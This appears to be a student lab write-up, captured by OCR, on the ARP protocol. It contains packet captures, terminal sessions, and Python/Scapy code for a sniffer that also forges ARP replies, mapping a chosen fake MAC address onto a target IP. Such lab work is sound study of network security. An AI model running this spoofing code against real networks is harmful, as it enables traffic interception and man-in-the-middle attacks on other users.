
[receive]




```
arp.opcode==2

No.   Time          Source               Destination         Protocol Length Info
 7915 32.512928588  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
 8097 33.514756155  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
 8270 34.516658011  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
 8413 35.518447862  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
 8553 36.520358203  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
 8730 37.522502562  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
 8937 38.524416999  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
 9148 39.526842048  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
 9733 40.528904238  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
10042 41.530717438  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
10295 42.532611290  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
10529 43.534404244  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
10790 44.536206097  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
11317 45.538047935  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
11640 46.539966068  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
12008 47.542722011  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
13316 48.545254919  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
13804 49.547091266  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
14103 50.548786307  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e
14468 51.550634323  AsustekC_97:38:9e    AsustekC_9a:3f:63   ARP      60 140.117.172.87 is at 74:d0:2b:97:38:9e

▸ Frame 7915: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: AsustekC_97:38:9e (74:d0:2b:97:38:9e), Dst: AsustekC_9a:3f:63 (74:d0:2b:9a:3f:63)
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: AsustekC_97:38:9e (74:d0:2b:97:38:9e)
    Sender IP address: 140.117.172.87
    Target MAC address: AsustekC_9a:3f:63 (74:d0:2b:9a:3f:63)
    Target IP address: 140.117.172.88

0000  74 d0 2b 9a 3f 63 74 d0  2b 97 38 9e 08 06 00 01   t·+·?ct· +·8·····
0010  08 00 06 04 00 02 74 d0  2b 97 38 9e 8c 75 ac 57   ······t· +·8··u·W
0020  74 d0 2b 9a 3f 63 8c 75  ac 58 00 00 00 00 00 00   t·+·?c·u ·X······
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····
```

```
sundar@sundar:~$ cd ARP
sundar@sundar:~/ARP$ sudo python arp.py -q 140.117.172.87
[sudo] password for sundar:
[ ARP sniffer and spoof program ]
### ARP query mode ###
............................................................
Sent 60 packets.
MAC address of  140.117.172.87  is  74:d0:2b:97:38:9e
sundar@sundar:~/ARP$
```


[Code]



```
    elif len(sys.argv) == 3:
        argvlist = sys.argv
        if argvlist[1] == "-l" and argvlist[2] == "-a":
            print("[ ARP sniffer and spoof program ]")
            print("### ARP sniffer mode ###")
            sniff(filter="arp", prn=handle_arp_packet)
        if argvlist[1] == "-l" and check(argvlist[2]):
            filter_packet = "arp and "+"dst net "+str(argvlist[2])
            sniff(filter=filter_packet,prn=handle_arp_packet)
        if argvlist[1] == "-q" and check(argvlist[2]):
            print("[ ARP sniffer and spoof program ]")
            print("### ARP query mode ###")
            #scan_result = scan(argvlist[2])
            #print_result(scan_result)
            arp_request(argvlist[2])
```




```
def arp_request(ip):
    arppkt = Ether()/ARP()
    arppkt[ARP].hwsrc = "74:d0:2b:9a:3f:63"
    #print(type(ip))
    #print(ip)
    arppkt[ARP].pdst = ip
    arppkt[Ether].dst = "ff:ff:ff:ff:ff:ff"
    sendp(arppkt,inter=1,count=60)
    print_result(scan(ip))
```



```
def print_result(result_list):
    for client in result_list:
        print("MAC address of ",client['ip']," is ",client["mac"])
```

## Part 3

Make an ARP daemon, it can reply a MAC address when it receive specific IP address.




```
arp.opcode==2

No.    Time         Source              Destination         Protocol Length Info
  1602 3.810645251  Micro-St_fc:4f:99   AsustekC_9a:3f:63   ARP          60 140.117.172.89 is at 4c:cc:6a:fc:4f:99
  1609 3.836574205  AsustekC_9a:3f:63   Micro-St_fc:4f:99   ARP          42 140.117.172.87 is at 00:11:22:33:44:55
  1688 3.903430237  AsustekC_97:38:9e   AsustekC_9a:3f:63   ARP          60 140.117.172.87 is at 74:d0:2b:97:38:9e
```


```
▸ Frame 1609: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: AsustekC_9a:3f:63 (74:d0:2b:9a:3f:63), Dst: Micro-St_fc:4f:99 (4c:cc:6a:fc:4f:99)
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Cimsys_33:44:55 (00:11:22:33:44:55)
    Sender IP address: 140.117.172.87
    Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)
    Target IP address: 140.117.172.89
```

```
0000  4c cc 6a fc 4f 99 74 d0  2b 9a 3f 63 08 06 00 01   L·j·O·t· +·?c····
0010  08 00 06 04 00 02 00 11  22 33 44 55 8c 75 ac 57   ········ "3DU·u·W
0020  ff ff ff ff ff ff 8c 75  ac 59                     ·······u ·Y
```


```
sundar@sundar: ~/ARP
File  Edit  View  Search  Terminal  Help
Get ARP packet - Who has  140.117.172.87  ?     tell  140.117.172.254
Sent ARP Reply :  140.117.172.87  is  00:11:22:33:44:55
Send suuccessfull.
sundar@sundar:~/ARP$ ping 140.117.172.89
PING 140.117.172.89 (140.117.172.89) 56(84) bytes of data.
64 bytes from 140.117.172.89: icmp_seq=1 ttl=127 time=0.840 ms
64 bytes from 140.117.172.89: icmp_seq=2 ttl=127 time=0.524 ms
64 bytes from 140.117.172.89: icmp_seq=3 ttl=127 time=0.510 ms
64 bytes from 140.117.172.89: icmp_seq=4 ttl=127 time=0.569 ms
64 bytes from 140.117.172.89: icmp_seq=5 ttl=127 time=0.539 ms
64 bytes from 140.117.172.89: icmp_seq=6 ttl=128 time=0.293 ms
64 bytes from 140.117.172.89: icmp_seq=7 ttl=128 time=0.398 ms
^C
--- 140.117.172.89 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6146ms
rtt min/avg/max/mdev = 0.293/0.524/0.840/0.158 ms
sundar@sundar:~/ARP$ vi arp.py
sundar@sundar:~/ARP$ sudo python arp.py 00:11:22:33:44:55 140.117.172.87
[ ARP sniffer and spoof program ]
### ARP spoof mode ###
Get ARP packet - Who has  140.117.172.87  ?     tell  140.117.172.254
Sent ARP Reply :  140.117.172.87  is  00:11:22:33:44:55
Send suuccessfull.
sundar@sundar:~/ARP$ 
```



```python
if __name__ == "__main__":
    if os.geteuid()!=0:
        print("ERROR: You must be root to use this tools!")
        sys.exit(1)
    if len(sys.argv) == 2:
        argvlist = sys.argv
        if argvlist[1] == "-help":
            print("[ ARP sniffer and spoof program ]")
            print("Format :")
            print("1) python arp.py -l -a")
            print("2) python arp.py -l <filter_ip_address>")
            print("3) python arp.py <query_ip_address>")
            print("4) python arp.py <fake_mac_address> <target_ip_address>")
    elif len(sys.argv) == 3:
        argvlist = sys.argv
        if argvlist[1] == "-l" and argvlist[2] == "-a":
            print("[ ARP sniffer and spoof program ]")
            print("### ARP sniffer mode ###")
            sniff(filter="arp", prn=handle_arp_packet)
        if argvlist[1] == "-l" and check(argvlist[2]):
            filter_packet = "arp and "+"dst net "+str(argvlist[2])
            sniff(filter=filter_packet,prn=handle_arp_packet)
        if argvlist[1] == "-q" and check(argvlist[2]):
            print("[ ARP sniffer and spoof program ]")
            print("### ARP query mode ###")
            #scan_result = scan(argvlist[2])
            #print_result(scan_result)
            arp_request(argvlist[2])
        if check_mac(argvlist[1]) and check(argvlist[2]):
            #print("spoofing")
            #arp_spoofing(argvlist[1],argvlist[2])
            #filter_packet = "arp and "+"dst net "+str(argvlist[2])
            #sniff(filter=filter_packet,prn=handle_arp_packet)
            arp_spoofing(argvlist[1],argvlist[2])
```



```
def arp_spoofing(mac,ip):
    print("[ ARP sniffer and spoof program ]")
    print("### ARP spoof mode ###")
    print("Get ARP packet - Who has ",ip," ?\ttell ",gateway_ip)
    """
    arp_pkt = ARP()
    #arp_pkt.display()
    arp_pkt.pdst = ip # target ip : argv 2
    arp_pkt.hwsrc = mac # argv 1
    arp_pkt.psrc = "140.117.162.254" # gateway ip
    arp_pkt.hwdst = "ff:ff:ff:ff:ff:ff" #broadcast
    send(arp_pkt,inter=1,count=60)
    """
    #target_mac = get_mac(ip)
    packet = ARP(op=2,hwdst="ff:ff:ff:ff:ff:ff",psrc=ip,hwsrc=mac,pdst=target_ip)
    send(packet,verbose=False)
    target_mac = get_mac(ip)
    print("Sent ARP Reply : ",ip," is ",mac)
    print("Send suuccessfull.")
```



```
def check(Ip):

    # pass the regular expression
    # and the string in search() method
    if(re.search(regex, Ip)):
        #print("Valid Ip address")
        return True

    else:
        #print("Invalid Ip address")
        return False
def check_mac(mac):
    if(re.search(regex_mac,mac)):
        return True
    else:
        return False
```